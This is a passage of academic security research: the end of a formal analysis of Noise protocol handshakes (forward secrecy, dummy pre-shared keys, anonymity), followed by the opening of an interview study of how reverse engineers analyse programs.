To illustrate why these distinctions are beneficial, consider the example of WireGuard (based on IKpsk2). WireGuard justifies using a PSK pattern by invoking post-quantum resistance [13, § V. B.], and allows the use of a public dummy PSK. PFS relying on asymmetric keys only is not post-quantum resistant, and PFS relying on the PSK only fails when using a public PSK. Therefore only the aforementioned third form of PFS is suitable for WireGuard's goals. In contrast, the Noise specification defines 6 levels, and in particular cannot distinguish between these flavors of PFS, while we do make this distinction and, moreover, effectively distinguish between 16 levels.

5.3.2 Non-PSK versus dummy PSK

As mentioned before, the Noise specification allows PSK-patterns to be used without securely distributing a PSK by setting the PSK to a public value like 0, called a *dummy* PSK. We model the public nature of these dummy PSKs by considering PSK-patterns where the PSK is immediately revealed to the adversary. We now compare such protocols with public dummy keys to the corresponding non-PSK patterns. Surprisingly, we find their security properties differ.

Before the first `psk` or DH token, PSK and non-PSK patterns have a different policy with respect to payload encryption. Non-PSK patterns send payloads in clear text, whereas PSK patterns send them with AEAD with a public value as the symmetric key. This has consequences for agreement and anonymity properties.

Agreement: The first message of some non-PSK patterns like NN (see Figure 2a) is Source Level 0.0 because the recipient cannot distinguish them from the second message of the handshake. Thus, even with a passive adversary, a recipient can mistake the second message of another handshake for a first message and falsely conclude that he has agreed upon a session with this non-existent initiator. In the corresponding PSK-handshake, encryption of the first payload prevents message confusion (even though the encryption key is public), and the payload of the first message becomes Source Level 0.1. Note, however, that Source Level 0.0 and 0.1 are both very weak (agreement is violated against an active adversary), and 0.1 could also be achieved in non-PSK handshakes using mere message tagging.

Anonymity: For KNpsk0 and KXpsk2, our analysis revealed that the anonymity of the initiator never holds in the PSK handshake with a dummy PSK, whereas it holds in some threat models in the corresponding non-PSK handshake. In the case of KXpsk2, this is due to the early encryption of payloads described above. Indeed, the authenticated data associated with the AEAD of the first payload contains a hash of the initiator's public key. Given a candidate public key, the attacker can compute the corresponding associated data and verify the integrity of the AEAD encrypted payload received over the network. The verification operation succeeds if and only if the candidate public key is correct, thus breaking the initiator's anonymity. This also affects several other PSK handshakes that are not part of our formal analysis.

We investigated the following modification of the Noise specification: the function `encryptAndHash` returns the cleartext when called before the first `psk` or DH token. With this modification, our tool proves that the initiator's anonymity is now guaranteed by KXpsk2 if the adversary is passive. This shows that encrypting payloads before the first `psk` or DH token can actually strictly weaken anonymity guarantees in some circumstances. Our tool also proves that this modification has no other effect on secrecy and agreement guarantees, except the effect on agreement discussed above. This modification has no effect on KNpsk0, however, as this handshake begins with a `psk` token. Strengthening the anonymity guarantees of KNpsk0 would require more involved modifications to `encryptAndHash`.

Except for the cases above, agreement, secrecy, and anonymity properties are the same for the dummy PSK and non-PSK handshakes we considered.

5.4 Anonymity Results

We did not run all anonymity proofs to completion, as observational equivalence is considerably more expensive to check than trace properties. Yet, our results for 46 patterns give some interesting insights. Firstly, the Noise specification

allows applications to use the hash of the transcript of the handshake as a session identifier [24, § 11.2]. This hash is computable solely from public values, including the public keys of peers. Therefore, if the adversary has access to this hash and a list of public keys, he can discover the identity of the peers. As a result, anonymity cannot hold, even for a passive adversary. For this reason, the specification should clearly state that this session identifier must be kept secret by applications with anonymity requirements.

We did not model all nine Identity-hiding levels of the specification, but we do refine Level 7 of the Noise specification for example. It reads as follows: 'An active attacker who pretends to be the initiator without the initiator's static private key, who subsequently learns a candidate for the initiator private key, can then check whether the candidate is correct.' The initiator of KN achieves Identity-hiding Level 7, and yet we find an attack against his anonymity under weaker assumptions: an active adversary and no key compromise. The adversary impersonates the recipient while guessing the initiator's public key. The initiator accepts the second message of the handshake if and only if the guess is correct. This suggests that investigating every identity hiding level of the Noise protocol framework would be fruitful future work.

Finally, our work provides the very first machine-checked anonymity results for the Noise framework. We discuss our results at greater length in [17, Section 4.2], where we showcase the precision we can achieve through examples that meaningfully distinguish different classes of privacy attacks.

5.5 Summary of Analysis Insights

We summarize some of the insights provided by our analysis and make explicit recommendations for the Noise specification.

Session identifiers: If the session identifier defined in §11.2 of the Noise specification is public, then anonymity never holds (see Section 5.4). The specification should explicitly state that applications requiring identity hiding for their handshake must treat this session identifier as a secret value.

Early encryption in PSK patterns: As explained in Section 5.3, some payloads are encrypted before the first `psk` or DH token with a public value as a symmetric key. This brings some marginal benefits (agreement against a passive adversary for some early payloads, which could also be achieved by mere tagging) but violates the anonymity guarantees of several patterns like KXpsk2. The specification should highlight this unexpected impact on anonymity when using a PSK pattern with a dummy key.

Security claims: As explained in Section 5.2, security levels are given under the assumption that ephemeral keys cannot be compromised. This assumption should be made explicit, along with the consequence that the security levels are not monotonic. It should also be explained that secrecy from the recipient's point of view is sometimes weaker than secrecy from the sender's point of view as given by the Destination Level. Protocol designers may otherwise incorrectly assume there is no distinction between perspectives.

6 Conclusion

We have presented a fine-grained analysis of the protocols from the Noise specification, revealing subtle differences that were previously unknown and discovering classes of handshakes that should not be used. Our results help practitioners in selecting the right Noise handshake for their circumstances, for example by using our hierarchy in Figure 4b.

Our methodology is generic and not tailored to Noise. Hence it can be directly applied to other families of security protocols. One possible item of future work would be to compare the Noise handshakes and their properties with the security properties provided by other non-Noise authentication protocols. We would also like to further optimize our use of equivalence properties to analyze anonymity in greater detail and for more handshakes.

References

[1] Myrto Arapinis, Tom Chothia, Eike Ritter, and Mark Ryan. Analysing Unlinkability and Anonymity Using the Applied Pi Calculus. In *Computer Security Foundations Symposium (CSF)*, pages 107–121. IEEE, 2010.

[2] David Basin and Cas Cremers. Know your enemy: Compromising adversaries in protocol analysis. *ACM Trans. Inf. Syst. Secur.*, 17(2):7:1–7:31, November 2014.

[3] David Basin, Cas Cremers, Jannik Dreier, Sasa Radomirovic, Ralf Sasse, Lara Schmid, and Benedikt Schmidt. The Tamarin Manual. https://tamarin-prover.github.io/manual/, 2019. Accessed: 2019-11-14.

[4] David Basin, Jannik Dreier, Lucca Hirschi, Saša Radomirović, Ralf Sasse, and Vincent Stettler. A formal analysis of 5G authentication. In *Conference on Computer and Communications Security (CCS)*, pages 1383–1396. ACM, 2018.

[5] David Basin, Jannik Dreier, and Ralf Sasse. Automated symbolic proofs of observational equivalence. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 1144–1155. ACM, 2015.

[6] Karthikeyan Bhargavan, Bruno Blanchet, and Nadim Kobeissi. Verified models and reference implementations for the TLS 1.3 standard candidate. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 483–502, May 2017.

[7] Bruno Blanchet. Modeling and verifying security protocols with the applied pi calculus and ProVerif. *Foundations and Trends in Privacy and Security*, 1(1–2):1–135, October 2016.

[8] Katriel Cohn-Gordon, Cas Cremers, Luke Garratt, Jon Millican, and Kevin Milner. On ends-to-ends encryption: Asynchronous group messaging with strong security guarantees. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1802–1819. ACM, 2018.

[9] Cas Cremers and Martin Dehnel-Wild. Component-based formal analysis of 5G-AKA: Channel assumptions and session confusion. In *26th Annual Network and Distributed System Security Symposium, NDSS 2019, San Diego, California, USA, February 24-27, 2019*. The Internet Society, 2019.

[10] Cas Cremers, Marko Horvat, Jonathan Hoyland, Sam Scott, and Thyla van der Merwe. A comprehensive symbolic analysis of TLS 1.3. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 1773–1788. ACM, 2017.

[11] Cas Cremers and Dennis Jackson. Prime, Order Please! Revisiting Small Subgroup and Invalid Curve Attacks on Protocols using Diffie-Hellman. In *32nd IEEE Computer Security Foundations Symposium, CSF 2019, Hoboken, NJ, USA, June 25-28, 2019*, pages 78–93. IEEE, 2019.

[12] Danny Dolev and Andrew C. Yao. On the security of public key protocols. *Information Theory, IEEE Transactions on*, 29(2):198–208, March 1981.

[13] Jason A. Donenfeld. WireGuard: Next generation kernel network tunnel. In *24th Annual Network and Distributed System Security Symposium, NDSS 2017, San Diego, California, USA, February 26 - March 1, 2017*. The Internet Society, 2017.

[14] Jason A. Donenfeld and Kevin Milner. Formal verification of the WireGuard protocol. Technical report, July 2017.

[15] Benjamin Dowling and Kenneth G Paterson. A cryptographic analysis of the WireGuard protocol. In *International Conference on Applied Cryptography and Network Security*, pages 3–21. Springer, 2018.

[16] Benjamin Dowling, Paul Rösler, and Jörg Schwenk. Flexible authenticated and confidential channel establishment (fACCE): Analyzing the Noise protocol framework. In *Proceedings of IACR International Conference on Practice and Theory of Public-Key Cryptography (PKC 2020)*, 2020.

[17] Guillaume Girol. Formalizing and Verifying the Security Protocols from the Noise Framework. Master's thesis, ETH Zurich, 2019. https://doi.org/10.3929/ethz-b-000332859.

[18] Guillaume Girol, Lucca Hirschi, Ralf Sasse, Dennis Jackson, Cas Cremers, and David Basin. Vacarme tool and all results. Available at https://github.com/symphorien/spectral-noise-analysis-usenix-artifact.

[19] WhatsApp Inc. WhatsApp encryption overwiew—Technical white paper. https://www.whatsapp.com/security/WhatsApp-Security-Whitepaper.pdf, December 2017. Accessed: 2019-11-14.

[20] Nadim Kobeissi, Georgio Nicolas, and Karthikeyan Bhargavan. Noise Explorer: Fully automated modeling and verification for arbitrary Noise protocols. In *2019 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 356–370. IEEE, 2019.

[21] Benjamin Lipp, Bruno Blanchet, and Karthikeyan Bhargavan. A mechanised cryptographic proof of the WireGuard virtual private network protocol. In *2019 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 231–246. IEEE, 2019.

[22] Gavin Lowe. A hierarchy of authentication specifications. In *Proceedings 10th Computer Security Foundations Workshop*, pages 31–43. IEEE, 1997.

[23] The Lightning Network. Bolt 8: Encrypted and authenticated transport. https://github.com/lightningnetwork/lightning-rfc/blob/130bc5da2c05f212fba09ae309e53fec8cde2c6d/08-transport.md, December 2017. Accessed: 2019-11-14.

[24] Trevor Perrin. The Noise Protocol Framework, July 2018. Revision 34, https://noiseprotocol.org/noise.html.

[25] Benedikt Schmidt, Simon Meier, Cas Cremers, and David Basin. Automated analysis of Diffie-Hellman protocols and advanced security properties. In *Computer Security Foundations Symposium (CSF)*, pages 78–94. IEEE, 2012.

An Observational Investigation of Reverse Engineers' Processes

Daniel Votipka, Seth M. Rabin, Kristopher Micinski*,
Jeffrey S. Foster†, and Michelle M. Mazurek
*University of Maryland; *Syracuse University; †Tufts University*
{dvotipka,srabin,mmazurek}@cs.umd.edu; kkmicins@syr.edu; jfoster@cs.tufts.edu

Abstract

Reverse engineering is a complex process essential to software-security tasks such as vulnerability discovery and malware analysis. Significant research and engineering effort has gone into developing tools to support reverse engineers. However, little work has been done to understand the way reverse engineers think when analyzing programs, leaving tool developers to make interface design decisions based only on intuition.

This paper takes a first step toward a better understanding of reverse engineers' processes, with the goal of producing insights for improving interaction design for reverse engineering tools. We present the results of a semi-structured, observational interview study of reverse engineers (N=16). Each observation investigated the questions reverse engineers ask as they probe a program, how they answer these questions, and the decisions they make throughout the reverse engineering process. From the interview responses, we distill a model of the reverse engineering process, divided into three phases: overview, sub-component scanning, and focused experimentation. Each analysis phase's results feed the next as reverse engineers' mental representations become more concrete. We find that reverse engineers typically use static methods in the first two phases, but dynamic methods in the final phase, with experience playing large, but varying, roles in each phase. Based on these results, we provide five interaction design guidelines for reverse engineering tools.

1 Introduction

Software reverse engineering is a key task performed by security professionals during vulnerability discovery, malware analysis, and other tasks [1, 2], [3, pg. 5-7]. (For brevity, we will refer to this task as RE and its practitioners as REs.) RE can be complex and time consuming, often requiring expert knowledge and extensive experience to be successful [4, 5]. In one study, participants analyzing small decompiled code snippets with less than 150 lines required 39 minutes on average to answer common malware-analysis questions [5].

Researchers, companies, and practitioners have developed an extensive array of tools to support RE [5–24]. However, there is limited theoretical understanding of the RE process itself. While existing tools are quite useful, design decisions are currently ad-hoc and based on each designer's personal experience. With a more rigorous and structured theory of REs' processes, habits, and mental models, we believe existing tools could be refined, and even better tools could be developed. This follows from recommended design principles for tools supporting complex, exploratory tasks, in which the designer should "pursue the goal of having the computer vanish" [25, pg. 19-22].

In contrast to RE, there is significant theoretical understanding of more traditional program comprehension—how developers read and understand program functionality—including tasks such as program maintenance and debugging [26–36]. However, RE differs from these tasks, as REs typically do not have access to the original source, the developers who wrote the program, or internal documentation [3, pg. 141-196], [37]. Further, REs often must overcome countermeasures, such as symbol stripping, packing, obfuscation, and anti-debugging techniques [3, pg. 327-356], [38], [39, pg. 441-481], [40, pg. 660-661]. As a result, it is unclear which aspects of traditional program comprehension processes will translate to RE.

In this paper, we develop a theoretical model of the RE process, with an eye toward building more intuitive RE tools. In particular, we set out to answer the following research questions:

RQ1. What high-level process do REs follow when examining a new program?

RQ2. What technical approaches (i.e., manual and automated analyses) do REs use?

RQ3. How does the RE process align with traditional program comprehension? How does it differ?

Specifically, when considering REs' processes, we sought to determine the types of questions they had to answer and hypotheses they generated; the specific steps taken to learn more

about the program; and the way they make decisions throughout the process (e.g., which code segments to investigate or which analyses to use).

As there is limited prior work outlining REs' processes and no theoretical basis on which to build quantitative assessments, we chose an exploratory qualitative approach, building on prior work in expert decision-making [41–43] and program comprehension [26–36]. While a qualitative study cannot indicate prevalence or effectiveness of any particular process, it does allow us to enumerate the range of RE behaviors and investigate in depth their characteristics and interactions. Through this study, we can create a theoretical model of the RE process as a reference for future tool design.

To this end, we conducted a 16-participant, semi-structured observational study. In each participant session, we asked participants to recreate a recent RE experience while we observed their actions and probed their thought process. Throughout, we tracked the decisions made, mental simulation methods used, questions asked, hypotheses formulated, and beacons (recognizable patterns) identified.

We found that in general, the RE process can be modeled in three phases: overview, sub-component scanning, and focused experimentation. REs begin by establishing a broad view of the program's functionality (*overview*). They use their overview's results to prioritize sub-components—e.g., functions—for further analysis, only performing detailed review of specific sub-components deemed most likely to yield useful results (*sub-component scanning*). As REs review these sub-components, they identify hypotheses and questions that are tested and answered, respectively, through execution or in-depth, typically manual static analysis (*focused experimentation*). The last two phases form a loop. REs develop hypotheses and questions, address them, and use the results to inform their understanding of the program. This produces new questions and hypotheses, and the RE continues to iterate until the overall goal is achieved.

Further, we identified several trends in REs' processes spanning multiple phases. We found that REs use more static analysis in the first two phases and switch to dynamic simulation methods during focused experimentation. We also observed that experience plays an important role throughout REs' decision-making processes, helping REs prioritize where to search (overview and sub-component scanning), recognize implemented functionality and potential vulnerabilities (sub-component scanning), and select which mental simulation method to employ (all phases). Finally, we found REs choose to use tools to support their analysis when a tool's input and output can be closely associated with the code and when the tools improve code readability.

Based on these results, we suggest five guidelines for designing RE tools.

2 Background and Related Work

While little work has investigated expert RE, there has been significant effort studying similar problems of naturalistic decision-making (NDM) and program comprehension. Because of their similarity, we draw on theory and methods that have been found useful in these areas [26–32, 44, 45] as well as in initial studies of RE [46].

2.1 Naturalistic Decision-Making

Significant prior work has investigated how experts make decisions in real-world (naturalistic) situations and the factors that influence them. Klein et al. proposed the theory of Recognition-Primed Decision-Making (RPDM) [45, pg. 15-33]. The RPDM model suggests experts recognize components of the current situation—in our case, the program under investigation—and quickly make judgments about the current situation based on experiences from prior, similar situations. Therefore, experts can quickly leverage prior experience to solve new but similar problems. Klein et al. have shown this decision-making model is used by firefighters [41, 42], military officers [43, 47], medical professionals [48, pg. 58-68], and software developers [49]. Votipka et al. found that vulnerability-discovery experts rely heavily on prior experience [1], suggesting that RPDM may be the decision-making model they use.

NDM research focuses on these decision-making processes and uses interview techniques designed to highlight critical decisions, namely the Critical Decision Method, which has participants walk through specific notable experiences while the interviewer records and asks probing follow-up question about items of interest to the research (see Section 3.1) [44]. Using this approach prior work has driven improvements in automation design. Specifically, these methods have identified tasks within expert processes for automation [44, 50], and inferred mental models used to support effective interaction design [51] in several domains, including automobile safety controls [52, 53], military decision support [44, 54–56], and manufacturing [57, 58]. Building on its demonstrated success, we apply the Critical Decision Method to guide our investigation.

2.2 Program Comprehension

Program comprehension research investigates how developers maintain, modify, and debug unfamiliar code—similar problems to RE. Researchers have found that developers approach unfamiliar programs from a non-linear, fact-finding perspective [26–32]. They make hypotheses about program functionality and focus on proving or disproving their hypotheses.

Programmers' hypotheses are based on *beacons* recognized when scanning through the program. Beacons are common

schemas or patterns, which inform how developers expect variables and program components to behave [28, 33–35]. To evaluate their hypotheses, developers either mentally simulate the program by reading it line by line, execute it using targeted test cases, or search for other beacons that contradict their hypotheses [2, 28, 29, 33, 36]. Von Mayrhauser and Lang showed developers switch among these methods regularly, depending on the program context or hypothesis [59]. Further, when reading code, developers focus on data- and control-flow dependencies to and from their beacons of interest [34, 60].

We anticipated that REs might exhibit similar behaviors, so we build on this prior work by focusing on hypotheses, beacons, and simulation methods during interviews (Section 3.1). However, we also hypothesized some process divergence, as RE and "standard" program comprehension differ in several key respects. Reverse engineers generally operate on obfuscated code and raw binaries, which are harder to read than source code. Further, REs often focus on identifying and exploiting flaws in the program, instead of adding new functionality or fixing known errors.

2.3 Improving Usability for RE Tools

Several researchers have taken steps to improve RE tool usability. Do et al. created a Just-in-time static analysis framework called CHEETAH, based on the result of user studies investigating how developers interact with static analysis tools [61, 62]. CHEETAH lets developers run static analyses incrementally as they write new code, allowing developers to put the analyses results in context and reduce the overwhelming "wall of alerts" feeling. While we follow a similar qualitative approach, we focus on a different population (i.e., REs instead of developers) and task (RE instead of security alert response).

Shoshitaishvili et al. propose a tool-centered human-assisted vulnerability discovery paradigm [6]. They suggest a new interaction pattern where users provide on-demand feedback to a automated agent by performing well-defined sub-tasks to support the agent's analysis. This model leverages human insights to overcome the automation's deficiencies, outperforming the best automated systems while allowing the analysis to scale significantly beyond limited human resources. However, the demonstrated interaction model specifically targets non-expert users who do not understand program internals (e.g., code, control flow diagrams, etc.), treating the program as a black box.

Focusing on expert users, Kruger et al. propose a specification language to allow cryptography experts to state secure usage requirements for cryptographic APIs [63]. Unfortunately, this approach still requires the expert to learn a new, potentially complicated language—hundreds of lines of code for each API.

Finally, Yakdan et al. designed a decompiler, DREAM++, intended to improve usability compared to existing tools [5]. DREAM++'s experimental evaluation showed that a simple set of code transformations significantly increased both students' and professionals' ability to RE malware, demonstrating the benefit of even minor usability improvements.We hope that our more complete investigation of REs' processes may spur the development of further high-impact improvements.

2.4 The Vulnerability Discovery Process

Ceccato et al. reviewed detailed reports by three penetration testing teams searching for vulnerabilities in a suite of security-specific programs [2]. The participating teams were asked to record their process for searching the programs, finding vulnerabilities, and exploiting them. Our study delves deeper into the specific problem of RE a program to understand its functionality. Further, through our interviews, we are able to probe the RE's process to elicit more detailed responses.

Most similarly to this work, Bryant investigated RE using a mixed methods approach, including three semi-structured interviews with REs and an observational study where four participants completed a predesigned RE task [46]. Based on his observations, Bryant developed a sense-making model for reverse engineering where REs generate hypotheses from prior experience and cyclically attempt to (in)validate these hypotheses, generating new hypotheses in the process. Our results align with these findings; we expand on them, producing a more detailed model describing the specific approaches used and how RE behaviors change throughout the process. Our more detailed model is achieved through our larger sample size and observation of RE processes on different, real-world programs, demonstrating RE behaviors to ensure saturation of themes [64, pg. 113-115].

In our prior work, we performed 25 interviews of white-hat hackers and testers to determine their vulnerability discovery processes [1]. While this research identified RE as an important part of the vulnerability discovery process, its broader focus (e.g., process, skill development, and community interaction) limited its ability to provide details regarding how RE is carried out, leading us to our current, more focused investigation.

3 Method

We are interested in developing a theoretical model of the RE process with respect to both overall strategy and specific techniques used. In particular, we focus on the three research questions given in Section 1.

To answer these questions, we employ a semi-structured, observation-based interview protocol, designed to yield detailed insights into RE experts' processes. The full protocol is given in Appendix A. Interviews lasted 70 minutes on average. Audio and video were recorded during each interview. All interviews were led by the first author, who has six years

of professional RE experience, allowing him to understand each RE's terminology and process, ask appropriate probing questions, and identify categories of similar actions for coding. Participants were provided a $40 gift card in appreciation of their time. Our study was reviewed and approved by the University of Maryland's Institutional Review Board. In this section, we describe our interview protocol and data analysis process, and we discuss limitations of our method.

3.1 Interview Protocol

We performed semi-structured, observational video-teleconference interviews. We implemented a modified version of the Critical Decision Method, which is intended to reveal expert knowledge by inquiring about specific cases of interest [44]. We asked participants to choose an interesting program they recently reverse engineered, and had them recall and demonstrate the process they used. Each observation was divided into the two parts: program background and RE process. Throughout, the interviewer noted and asked further questions about multiple items of interest.

Program background. We began by asking participants to describe the program they chose to reverse engineer. This included questions about the program's functionality and size, what tools (if any) they used, and whether they reverse engineered the program with others.

Reverse engineering process. Next, we asked participants about their program-specific RE goals, and then asked them to recreate their process while sharing their screen (RQ1)[1]. We chose to have participants demonstrate their process, asking them to open all tools they used and perform all original steps, so we could observe automatic and subconscious behaviors—common in expert tasks [65]—that might be missed if simply asked to recall their process. As the participant recreated their process, we asked several directed questions intended to probe their understanding while allowing them to delve into areas they felt were important. We encouraged participants to share their entire process, even if a particular speculative step did not end up supporting their final goal. For example, they may have decided to reverse a function that turned out to be a common library function already documented elsewhere, resulting in no new information gain.

Instead of asking participants to demonstrate a recent experience, we could have asked them to RE a program new to them. This could be more representative of the real-world experience of approaching a new program and might highlight additional subconscious or automatic behaviors. However, it would likely require a much longer, probably unreasonable period of observation. When asked how much time participants spent reverse engineering the programs demonstrated, answers ranged from several hours to weeks. Alternatively, we could have asked participants to RE a toy program. However, this approach restricts the results, both in depth of process and in terms of the program type(s) selected. Demonstration provides a reasonable compromise, and is a standard practice in NDM studies [44]. In practice, we believe the effect of demonstration was small, especially because the interviewer asked probing questions to reveal subconscious actions.

Items of interest. The second characteristic of the Critical Decision Method is that the interviewer asks follow-on questions about items of interest to the research. We selected our items of interest from those identified as important in prior NDM (*decision*) and program comprehension (*questions/hypotheses*, *beacons*, *simulation methods*) literature—discussed in Sections 2.1 and 2.2, respectively. These items were chosen to identify specific approaches used (RQ2) and differences between RE and other program comprehension tasks (RQ3). Below, we provide a short description of each and a summary of follow-on questions asked:

• **Decisions.** These are moments where the RE decides between one or more actions. This can include deciding whether to delve deeper into a specific function or which simulation method to apply to validate a new hypothesis. For decision points, we asked participants to explain how they made the decision. For example, when deciding to analyze a function, the RE might consider what data flows into the function as arguments or what calls it.

• **Questions/Hypotheses.** These are questions that must be answered or conjectures about what the program does. Reverse engineers might form a hypothesis about the main purpose of a function, or whether a certain control flow is possible. Prior work has shown that hypotheses are central part to program comprehension [2, 27–29], so we expected hypothesis generation and testing to be central to RE. For hypotheses, we asked participants to explain why they think the hypothesis might be true and how they tested it. As an example, if a RE observes a call to `strcpy`, they might hypothesize that a buffer overflow is possible. To validate their hypothesis, they would check whether unbounded user input can reach this call.

• **Simulation methods.** Any process where a participant reads or runs the code to determine its function. We asked REs about any manual or automated simulation methods used: for example, using a debugger to determine the program's memory state at a specific point. We wanted to know whether they employed any tools and if they were custom, open source, or purchased. Further, we asked them to evaluate any tools used, and to discuss their effectiveness for this particular task. Additionally, we asked participants why they used particular simulation methods, whether they typically did so, the method's inputs and outputs, and how they know when to switch methods.

• **Beacons.** These include patterns or tells that a RE recog-

[1] The only participant who did not share their screen did so because of technical difficulties that could not be resolved in a timely manner.

nizes, allowing them to quickly generate hypotheses about the program's functionality without reading line-by-line. For example, if a RE sees an API call to get a secure random number with several bit-shift operations, they may assume the associated function performs a cryptographic process. For beacons, we had REs explain why the beacon stood out and how they recognized it as that sort of beacon rather than some other pattern. The goal in inquiring into this phenomenon is to understand how REs perform pattern matching, and identify potentially common beacons of importance.

Additionally, we noted whenever participants referenced documentation or information sources external to the code—e.g., StackOverflow, RE blogs, API documentation—to answer a program functionality question. We asked whether they use that resource often, and why they selected that resource.

To make the interviews more fluid and less repetitive, we intentionally skipped questions that had already been answered in response to prior questions. To ensure consistency, all the interviews were conducted by the first author.

We conducted two pilot interviews prior to the main study. After the first pilot, we made adjustments to ensure appropriate terminology was used and improve question flow. However, no changes were required after the second interview, so we included the second pilot interview in our main study data.

3.2 Data Analysis

We applied iterative open coding to identify interview themes [66, pg. 101-122]. After completing each interview, the audio was sent to an external transcription service. The interviewer and another researcher first collaboratively coded three interviews—reviewing both the text and video—to create an initial codebook[2]. Then, the two coders independently coded 13 interviews, comparing codes after every three interviews to determine inter-coder reliability. To measure inter-coder reliability, we used Krippendorff's Alpha (α), as it accounts for chance agreements [67].[3] After each round, the coders resolved any differences, updated the codebook as necessary, and re-coded previously coded interviews. The coders repeated this process four times until they achieved an α of 0.8, which is above the recommended level for exploratory studies [67, 69].

Next, we sought to develop our theoretical model by extracting themes from the coded data. First, we grouped identified codes into related categories. Specifically, we discovered three categories associated with the phases of analyses performed by REs (i.e., Overview, Sub-component Scanning, and Focused Experimentation). Then, we performed an axial coding to determine relationships between and within each phase and trends across the three phases [66, pg. 123-142]. From these phases and their connections, we derive a theory of REs' high-level processes and specific technical approaches. We also present a set of interaction-design guidelines for building analysis tools to best fit REs.

[2]The final codebook can be found in an extended form of this paper at https://ter.ps/REStudy2020

[3]The ReCal2 software package was used to calculate Krippendorff's Alpha [68]

3.3 Limitations

There are a number of limitations innate to our methodology. First, participants likely do not recall all task details they are asked to relay. This is especially common for expert tasks [65]. We attempt to address this by using the CDM protocol, which has been used successfully in prior decision-making research on expert tasks [44]. Furthermore, we asked participants to recreate the RE task while the interviewer observed. This allowed the interviewer to probe subconscious actions that would likely have been skipped without observation.

Participants also may have skipped portions of their process to protect trade secrets; however, in practice we believe this did not impact our results. Multiple participants stated they could not demonstrate certain confidential steps, but the secret component was in the process's operationalization (e.g., the keyword list used or specific analysis heuristics). In all cases, participants still described their general process, which we were able to include in our analysis.

Finally, we focus on experienced REs to understand and model expert processes. Future work should consider newer REs to understand their struggles and support their development.

4 Recruitment and Participants

We recruited interview participants from online forums, vulnerability discovery organizations, and relevant conferences.

Online forums. We posted recruitment notices on a number of RE forums, including forums for popular RE tools such as IDAPro and BinaryNinja. We also posted ads on online communities like Reddit. Dietrich et al. showed online chatrooms and forums are useful for recruiting security professionals, since participants are reached in a more natural setting where they are more likely to be receptive [70].

Related organizations. We contacted the leadership of ranked CTF teams[4] and bug bounty-as-a-service companies asking them to share study details with their members. Our goal in partnering with these organizations was to gain credibility with members and avoid our messages dismissed as spam. Prior work found relative success with this strategy [1]. To lend further credibility, all emails were sent from an address associated with our institution, and detailed study information was hosted on a web domain owned by our institution.

Relevant conferences. Finally, we recruited at several conferences commonly attended by REs. We explained study details

[4]Found via https://ctftime.org/

and participant requirements in person and distributed business cards with study information. Recruiting face-to-face allowed us to clearly explain the goal of the research and its potential benefits to the RE community.

Participant screening. We asked respondents to our recruitment efforts to complete a short screening questionnaire. Our questionnaire[5] asked participants to self-report their level of RE expertise on a five-point Likert-scale from novice to expert; indicate their years of RE experience; and answer demographic questions. As our goal is to produce interaction guidelines to fit REs' processes, building on less experienced REs' approaches may not be beneficial. Therefore, we only selected participants who rated themselves at least a three on the Likert scale and had at least three years of RE experience.We contacted volunteers in groups of ten in random order, waiting one week for their response before moving to the next group. This process continued until we reached sufficient interview participation.

Participants. We conducted interviews between October 2018 and January 2019. We received 68 screening survey responses; 42 met our expertise criteria. Of these volunteers, 16 responded to randomly ordered scheduling requests and were interviewed. We stopped further recruitment after 16 interviews, when we reached *saturation*, meaning we no longer observed new themes emerging. This is the standard stopping criteria for a rigorous qualitative process [64, pg. 113-115]. Because our participant count is within the range recommended by best practice literature (12-20 participants), our results provide useful insights for later quantitative inquiry and generalizable recommendations [71].

Table 1 shows the type of program each participant reverse engineered during the interview and their demographics, including their self-reported skill level, years of experience, and the method used to recruit them. Each participants' ID indicates their assigned ID number and the primary type of RE tasks they perform. For example, P01M indicates the first interviewee is a malware analyst. Note that three interviewees used a challenge binary[6] during the interview. These participants could not show us any examples from their normal work due to the proprietary or confidential nature of their work. Instead, we asked them to discuss where their normal process on a larger program differed from process they showed with the challenge binary.

While we know of no good RE demographics surveys, our participant demographics are similar to bug-bounty hunters, who commonly perform RE tasks. Our population is mostly male (94%), young (63% < 30) and well educated (75% with a bachelor's degree). HackerOne [72] and Bugcrowd report similar genders (91% of Bugcrowd hunters), ages (84% < 35 and 77% < 30, respectively), and education levels (68% and 63% with a bachelor's, respectively) for bug-bounty hunters.

[5]The screening full questionnaire can be found in an extended form of this paper at https://ter.ps/REStudy2020

[6]An exercise program designed to expose REs to interesting concepts in a simple setting

ID[1]	Program	Edu.	Skill[2]	Exp.	Recruitment
P01M	Malware	B.S.	4	7	Conference
P02V	System	HS	4	8	Conference
P03V	Challenge	M.S.	4	6	Conference
P04V	Challenge	B.S.	5	11	Conference
P05V	Application	M.S.	5	6	Forum
P06V	Challenge	HS	4	10	Forum
P07V	System	M.S.	5	10	Forum
P08V	Firmware	Assoc.	4	5	Forum
P09V	Firmware	B.S.	4	14	Forum
P10B	Malware	M.S.	5	15	Organization
P11M	Malware	Ph.D.	3	10	Forum
P12V	System	B.S.	3	8	Forum
P13V	Application	B.S.	5	21	Forum
P14M	Malware	M.S.	4	5	Forum
P15V	Application	HS	3	4	Forum
P16M	Malware	M.S.	3	3	Forum

[1] M: Malware analysis, V: Vulnerability discovery, B: Both
[2] Scale from 0-5, with 0 indicating no skill and 5 indicating an expert

Table 1: Participant demographics.

5 Results: An RE Process Model

Across all participants, we observed at a high-level (RQ1) their RE process could be divided into three distinct phases: Overview, Sub-component scanning, and Focused experimentation. Beginning with a general goal—e.g., identifying vulnerabilities or malicious behaviors—REs seek a broad overview of the program's functionality (*overview*). They use this to establish initial hypotheses and questions which focus investigation on certain sub-components, in which they only review subsets of information (*sub-component scanning*). Their focused review produces more refined hypotheses and questions. Finally, they attempt to test these hypotheses and answer specific questions through execution or in-depth static analysis (*focused experimentation*). Their detailed analysis results are then fed back to the second phase for further investigation, iteratively refining questions and hypotheses until the overall goals are achieved. Each phase has its own set of questions, methods, and beacons that make up the technical approaches taken by REs (RQ2). In this section, we describe each phase in detail and highlight differences between RE and traditional program comprehension tasks (RQ3). In the next section, we discuss trends observed across these phases, including RE process components common to multiple phases, such as factors driving their decision-making. Figure 1 provides an overview of each phase of analysis.

